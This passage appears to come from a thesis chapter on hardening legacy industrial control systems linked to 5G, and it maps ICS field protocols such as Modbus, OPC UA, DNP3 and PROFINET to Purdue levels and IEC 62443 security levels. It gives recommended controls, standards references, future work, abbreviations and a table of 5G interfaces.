- ICS operators must audit gNB deployments against TS 33.501 compliance criteria, including key handling and software integrity enforcement (3GPP, 2024).
- Jump-Box Architecture: Sensitive SCADA interfaces should only be accessed through controlled authentication gateways.
- PLC Runtime Constraints: Ladder logic should include bounds checking and operator-verified thresholds to detect logic-layer compromise.
- Protocol-Aware Traffic Inspection: Zeek or similar tools should be deployed in monitor mode to capture unauthorised logic transitions or spoofed commands.
- Secure Boot and Hardware Root-of-Trust should be enforced for all embedded UE modems in ICS devices (Michaelides et al., 2025).
- Segmented Trust Zones: Virtual or VLAN-based segmentation should be extended with device-level authentication and dynamic policy enforcement.
- Time-Synchronised Logging: Unified timestamping across all components facilitates forensic correlation and accelerates incident response.
- Use per-slice configuration for ICS functions (telemetry, alarms, control loops), each backed by slice-specific authentication and QoS isolation (Zhu et al., 2024).

ICS Protocol Security Mapping with Full References

Overview

This section maps commonly used ICS protocols to their respective Purdue Model levels and evaluates them against IEC 62443 Security Levels (SL3 and SL4). Each section includes traceable control recommendations and standards-based evidence to support its findings.

Guidance for the reader.

For the user of this work - whether an engineer, asset owner, auditor, or operator —applying the presented principles and controls, conducting a comprehensive risk assessment is essential for each implementation or redesign to clarify the involved parameters. This includes but is not limited to a business impact assessment (BIA) of the services and a thorough examination of relevant controls, architectural considerations, and pertinent protocol properties, ensuring stakeholder understanding and facilitating formal approvals. Based on the risk assessment findings, adjustments may be necessary regarding the proposed architecture and implementation controls. Please refer to IEC/ISA 62443-2-2 for risk assessment.

ICS Field Protocol Mapping and Hardening Framework

Overview

In this section, a structured framework is introduced for evaluating and securing field-level ICS protocols in legacy environments exposed to 5G and modern networking risks. The framework aligns ICS protocol capabilities with Purdue Model levels and provides actionable security recommendations to reach IEC 62443 SL3 and SL4 compliance. Recommendations are informed by NIST SP 800-82 and include compensating controls for protocols lacking native encryption or authentication.

This table presents the assessed mapping of Purdue levels compliance.

Protocol	Purdue Level(s)	SL3 Compliance	SL4 Compliance
Modbus TCP	L0–L2	No	No
OPC UA	L2–L4	Yes	Partial
MQTT	L2–L3.5	No	No
DNP3 (Secure)	L1–L2	Yes	Partial
EtherNet/IP (CIP)	L1–L2	No	No
PROFINET	L1–L2	Partial	No
IEC 61850 (MMS/GOOSE/SMV)	L2–L3	Partial	No

Table 6 - Summarises controls, including native security features and required mitigations for each protocol.

Modbus TCP

A lightweight, open protocol using TCP/IP for master-slave communication in industrial systems. Widely used for legacy device control and monitoring.

Purdue Level(s): Level 0, Level 1, Level 2

Native Security Features: None. No authentication, encryption, or integrity.

SL3 Compliance: No

SL4 Compliance: No

- SL3 Recommended Controls:
 - VPN/IPsec encapsulation
 - Strict firewall rules (IP/port-based access control)
 - Host-based intrusion detection systems (HIDS)
 - Network anomaly detection for unexpected Modbus function codes
- SL4 Recommended Controls:
 - Deploy Modbus proxies/gateways for inspection (application-layer firewall)
 - Enforce allowlists of permitted commands and devices
 - Network isolation (zero trust, VLANs, locked routes)

Standards References:

NIST SP 800-82 Section 4.2.2: Modbus protocol lacks encryption and integrity, requiring compensating controls.

IEC 62443-3-3 SR 1.1–1.4, 3.1, 4.2: Requires authentication, data confidentiality, and communication integrity.

OPC UA

A platform-independent, service-oriented architecture for secure, reliable industrial data exchange.

Purdue Level(s): Level 2, Level 3, Level 3.5, Level 4

Native Security Features: TLS encryption, role-based access control, signing, and session management.

SL3 Compliance: Yes (secure profile)

SL4 Compliance: Partial (depends on deployment)

- SL3 Recommended Controls:
 - Enforce signed & encrypted sessions
 - Use secure profiles with X.509 certificates
 - RBAC is enforced on all clients
- SL4 Recommended Controls:
 - Application-layer filtering via proxies or gateways
 - Periodic certificate/key rotation policies
 - Isolation of OPC UA nodes to high-trust enclaves

Standards References:

IEC 62443-4-2 Table 5: Requires application-level authentication and secure channel establishment.

NIST SP 800-82 Rev. 2: OPC UA is considered secure when TLS and authentication are enforced.

MQTT

A lightweight publish-subscribe messaging protocol optimised for low-bandwidth, high-latency networks. Common in IIoT and SCADA edge integration.

Purdue Level(s): Level 2, Level 3, Level 3.5

Native Security Features: Minimal; uses TCP/IP but no native auth or encryption.

Security relies on TLS and broker configuration.

SL3 Compliance: No

SL4 Compliance: No

- SL3 Recommended Controls:
 - Use TLS with client/server certificates
 - Implement topic-based ACLs and strong broker authentication
 - Use firewall port restrictions and default deny posture
- SL4 Recommended Controls:
 - Deploy in DMZ; log topic usage and QoS anomalies
 - Integrate MQTT broker with behavioural anomaly detection
 - Payload encryption and metadata filtering

Standards References:

IEC 62443-3-3 SR 1.2, 3.1, 3.4: Requires secure session establishment, integrity, and access enforcement.

NIST SP 800-82 Section 4.2.5: MQTT is insecure by default and requires hardening.

DNP3 (Secure)

A SCADA protocol for critical infrastructure with reliable time-stamped telemetry.

Purdue Level(s): Level 1, Level 2

Native Security Features: Secure DNP3 (IEEE 1815-2012) includes authentication, encryption, and integrity via IEC 62351-5,; the legacy version lacks both

SL3 Compliance: Yes (with Secure DNP3)

SL4 Compliance: Partial

- SL3 Recommended Controls:
 - Only deploy Secure DNP3
 - Separate SCADA traffic to isolated VLANs
 - Restrict RTU access based on source IPs
- SL4 Recommended Controls:
 - Deep packet inspection on unsolicited traffic
 - Behavioural monitoring for out-of-band commands
 - Control redundancy and session authentication enforcement

Standards References:

NIST SP 800-82 Table 5-2: Secure DNP3 provides message authentication and optional encryption.

IEC 62443-4-2 SR 1.1, 4.2: Requires communication and device integrity protection.

EtherNet/IP (CIP)

An industrial protocol suite using TCP/UDP over Ethernet. Based on the Common Industrial Protocol (CIP), it enables real-time control, device discovery, and object-oriented data access.

Purdue Level(s): Level 1, Level 2

Native Security Features: No encryption; basic session tracking; no native auth.

SL3 Compliance: No

SL4 Compliance: No

- SL3 Recommended Controls:
 - Conduit-level firewalls
 - ACLs by device MAC/IP
 - Port/protocol filtering
- SL4 Recommended Controls:
 - Protocol-aware firewall with CIP inspection
 - Limit CIP object class/function access
 - Enforce encrypted tunnels to remote sites

Standards References:

Rockwell Secure CIP Guidance: Segmenting CIP networks and applying ACLs are recommended.

IEC 62443-3-3 SR 3.2, 4.1: Communication channel and session control enforcement.

PROFINET

Siemens-backed real-time Ethernet protocol for automation systems. Supports multiple communication classes (RT/IRT) and integrates seamlessly with legacy PROFIBUS networks.

Purdue Level(s): Level 1, Level 2

Native Security Features: Limited; latest revisions support TLS between endpoints.

SL3 Compliance: Partial

SL4 Compliance: No

- SL3 Recommended Controls:
 - Network segmentation via VLANs
 - Enforce controller authentication
 - Disable unused ports on switches and PLCs
- SL4 Recommended Controls:
 - TLS version enforcement (if supported)
 - Whitelist trusted device MACs and static routing
 - Deploy inline DPI firewall for PROFINET

Standards References:

Siemens PROFINET Security Manual: Advises on isolation and port-level access control.

IEC 62443-4-2 Table 6: Enforces communication integrity and endpoint hardening.

IEC 61850 (MMS/GOOSE/SMV)

A standard for power utility automation. Uses MMS for device communication, GOOSE for fast event messaging, and SMV for time-critical analog signal exchange over Ethernet networks.

Purdue Level(s): Level 2, Level 3

Native Security Features: MMS can use TLS; GOOSE/SMV use multicast without native security

SL3 Compliance: Partial (MMS only)

SL4 Compliance: No

- SL3 Recommended Controls:
 - TLS for MMS channel
 - Logical separation of GOOSE/SMV multicast domains
 - Host hardening of IEDs and relays
- SL4 Recommended Controls:
 - Apply deterministic networking (TSN) for GOOSE isolation
 - Implement anomaly detection on GOOSE payload structure
 - Validate GOOSE/SMV using redundant relay logic

Standards References:

IEC 62351: Describes security extensions for IEC 61850, including TLS for MMS.

NIST IR 7628: Shows multicast vulnerabilities in GOOSE and SMV.

IEC 62443-3-3 SR 4.1, 4.2: Requires real-time channel protection and integrity.

This presentation is intended to inform the audience about the evaluated levels of compliance.

Future Work

The scope of this research can be expanded in several directions:

- Contribute to formal extensions of IEC and NIST frameworks to account for dynamic trust and wireless interconnects.
- Design replayable test cases for brownfield 5G validation to support standardisation and certification.
- Academically explore the use of blockchain for distributed identity management and policy enforcement.
- Extend the testbed to support Further research into additional legacy ICS:
 - Applications could validate the fragility of legacy systems under malformed input conditions.
 - Industrial protocols such as IEC 61850, PROFINET, DNP3, and IEC 60870-5-104, depending on the testbed's compatibility.
- Integrate AI-based anomaly detection and federated SIEM architectures.
- Consider defeating AI-based anomaly detection by using novel techniques and protocols (undisclosed).

Chapter Summary

This chapter consolidates the theoretical, experimental, and strategic insights presented in the thesis. It emphasises the importance of adopting a process-aware, protocol-agnostic, and behaviour-sensitive strategy for securing legacy IACS environments integrated with modern 5G technologies. It also provides a guide to consider the actual and prospective controls of the respective protocols to secure the legacy IACS. By anchoring the research in a practical water filtration reference case, the study reveals the vulnerabilities of these systems and outlines viable solutions to mitigate them. The insights presented here seek to influence academic research and industry practices, promoting a more resilient and adaptive ICS cybersecurity framework.

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List of Abbreviations

5G – Fifth Generation Wireless Communication
AI – Artificial Intelligence
APT – Advanced Persistent Threat
CIP – Common Industrial Protocol
CPU – Central Processing Unit
DCS – Distributed Control System
DNP3 – Distributed Network Protocol version 3
DoS – Denial of Service
EPC – Evolved Packet Core
EtherNet/IP – Ethernet Industrial Protocol
FC – Function Code
gNB – Next Generation Node B (5G Base Station)
GOOSE – Generic Object-Oriented Substation Event
GSMA – Global System for Mobile Communications Association
HMI – Human Machine Interface
IACS – Industrial Automation and Control Systems
ICS – Industrial Control System
IDS – Intrusion Detection System
IEC – International Electrotechnical Commission
IIoT – Industrial Internet of Things
IoT – Internet of Things
IP – Internet Protocol
IPS – Intrusion Prevention System
IRT – Isochronous Real-Time
ISP – Internet Service Provider
ITU – International Telecommunication Union
LAN – Local Area Network
LD – Ladder Logic
LTE – Long-Term Evolution
MITRE – MITRE Corporation (ATT&CK Framework)
ML – Machine Learning
MMS – Manufacturing Message Specification
Modbus TCP – Modbus protocol over TCP/IP
MQTT – Message Queuing Telemetry Transport
MTU – Master Terminal Unit
NAS - Non-Access Stratum (5G Deployment Signaling)
NAS – Non-Access Stratum
NIST – National Institute of Standards and Technology
NSA – Non-Standalone (Hybrid 5G Deployment)
NTP – Network Time Protocol
OEM – Original Equipment Manufacturer
OPC UA – Open Platform Communications Unified Architecture
OT – Operational Technology
PLC – Programmable Logic Controller
PROFINET – Process Field Network
RT – Real-Time
RTU – Remote Terminal Unit
SCADA – Supervisory Control and Data Acquisition

SIEM – Security Information and Event Management
 SIS – Safety Instrumented Systems
 SL – Security Level
 SLA – Security Level Assignment (IEC 62443)
 SMV – Sampled Measured Values
 SOC – Security Operations Center
 TCP – Transmission Control Protocol
 TCP/IP – Transmission Control Protocol / Internet Protocol
 TLS – Transport Layer Security
 UE – User Equipment
 VLAN – Virtual Local Area Network
 VM – Virtual Machine
 VPN – Virtual Private Network
 WAN – Wide Area Network
 ZTNA – Zero Trust Networking Architecture

5G architectural function overview

Component/Interface	Plane	Connects	Primary Functions and Responsibilities
RAN (Radio Access Network)	Both	User Equipment (UE) ↔ gNodeB	Provides radio connectivity, manages air interface, scheduling, modulation
5G Core (5GC)	Both	RAN ↔ External Networks/Services	Mobility management, session management, authentication, QoS, policy enforcement, data routing
Network Slice	Both	UE ↔ RAN ↔ 5G Core ↔ Applications	Logical partitioning of network resources tailored for specific services (eMBB, URLLC, mMTC)
N2 Interface	Control	gNodeB ↔ AMF (5GC)	Mobility control, session establishment, signaling (registration, handover)
N3 Interface	User	gNodeB ↔ UPF (5GC)	Data packet forwarding (user plane IP traffic)
F1-C Interface	Control	Centralized Unit (CU) ↔ Distributed Unit (DU)	Radio resource control signaling, bearer configuration, handover management
F1-U Interface	User	Centralized Unit (CU) ↔ Distributed Unit (DU)	Transport of user plane data between CU and DU

Table 7 - Explanation regarding 5G terminology (adapted from 3GPP, 2023b. TS 23.501)

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